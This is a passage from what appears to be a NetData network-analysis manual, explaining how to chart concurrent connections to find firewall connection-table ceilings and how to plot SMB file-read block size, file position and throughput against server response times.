
If the Time-Wait time is not known, it can generally be determined by trying different values until evidence of a ceiling appears in the form of flat tops to the graph of concurrent connections.

If the traffic captured for a project is very large and NetData fills several (archived) databases, it may not be possible to load all the connection records at one time. In this case use the Activity Overview functions to calculate Concurrent Connection Record (CCR) summaries for successive time intervals, across all the archives and the main database, and let NetData plot the peak value in each interval.




The resulting chart can reveal evidence of a ceiling among millions of connections. To try different values of the Time-Wait period, NetData can now be asked to recalculate CCR values simply by checking the 'Calculate or recalculate numbers...' box, entering a new Time-Wait period, and clicking the appropriate Load button. NetData preserves its existing records of TIP details, creates new records of CCR details, and recalculates all TIP and CCR summaries ready for loading into a chart.

The following chart displays the minimum, average and peak values of concurrent-connection records, with a 50-second Time-Wait state, in successive 10-second intervals, and here there is no hint of the system reaching its limit.



If it is suspected that a firewall is running short of connection-table space, and the firewall handles the traffic of many servers, a ceiling in concurrent-connection records will be evident only when plotting the total number of concurrent connections aggregated across all servers. Summaries of the required aggregation can be loaded by a new control (circled in red) in the load-data window.



Like all pools of aggregated statistics, graphs of aggregation summaries are rendered in black and can be disabled in the Plot column of the server-statistics table. For comparison, graphs of individual servers can be added to the chart by loading records when the new box is unchecked.


If some of the captured traffic doesn't traverse the firewall, aggregation summaries will overstate the number of connection records handled by the firewall. For a more accurate chart the captured traffic should be reanalysed with a filter that decodes and records only the firewall traffic.


17.20 Plotting File-Reading Block Size, Rate and File Position

The transaction performance chart is able to plot the values of parameters found in the data column of the transaction table, including the file-pointer position and block-size parameters of SMB Read&X transactions. These two parameters are plotted against the same scale (also used for plots of concurrent transactions and concurrent connections), but because block size is usually much smaller than the file size there might appear to be no benefit in plotting the two parameters together. However, NetData applies an appropriate scale factor to values such as block size that are plotted as markers, allowing them to appear together with values such as file position plotted as levels.


The following chart plots several aspects of SMB transactions that read through a file of 160 Mbytes. The pink line plots the position of the file pointer; the light-blue markers plot the read block size that ranged up to 32 Kbytes in steps of 4 KB; and the green line plots the read-data rate (in Mbytes/sec). The blue diamonds plot server response times and the small yellow squares with black borders plot client reaction times, the times between successive read transactions. Most of the reaction times were less than a millisecond, except for the transactions with a large block size when the reading rate was high – in other words throughput was constrained by the network speed (100 Mbps) and the server, not the client.

After right-clicking on one of the Read&X transactions, three graphs for the chart were defined with different types, colours and legends in the following window:







An interesting feature of this chart is the 6-second period around 15:47:00 during which the file-pointer stopped jumping backwards and forwards through the file, and the reading rate rose from 2.5 Mbytes/sec (i.e. 20 Mbps) to 8 MB/sec and more. There are two causes for the rise in throughput: greater use of a large block size; and an almost complete absence of large server response times. According to distribution charts below, in the 6-second period less than 1% of responses took more than one millisecond, and outside that period 8% of response times were greater than 5 msecs.




For this chart the response-time and block-size scales were adjusted to illustrate the strong correlation between response time and block size (note the overlapping dark- and light-blue markers).




Throughput (green) was larger when there were fewer large response times (blue diamonds), and generally there were fewer large response times when the file pointer (pink) made only small steps. Large response times could be caused by server congestion and overload, but the thick band of response times remaining steady at the bottom of the chart does not suggest long queues for processing or disk channels. Rather, these charts quantify the likely effect of disk-head movement on file-server throughput. Severe disk fragmentation could have a similar effect, perhaps reducing throughput by a factor of 10 or more.



Response times outside the 6-second period. 8% of times were greater than 5 msecs. Most responses were short, with a block size of only 4 KB.



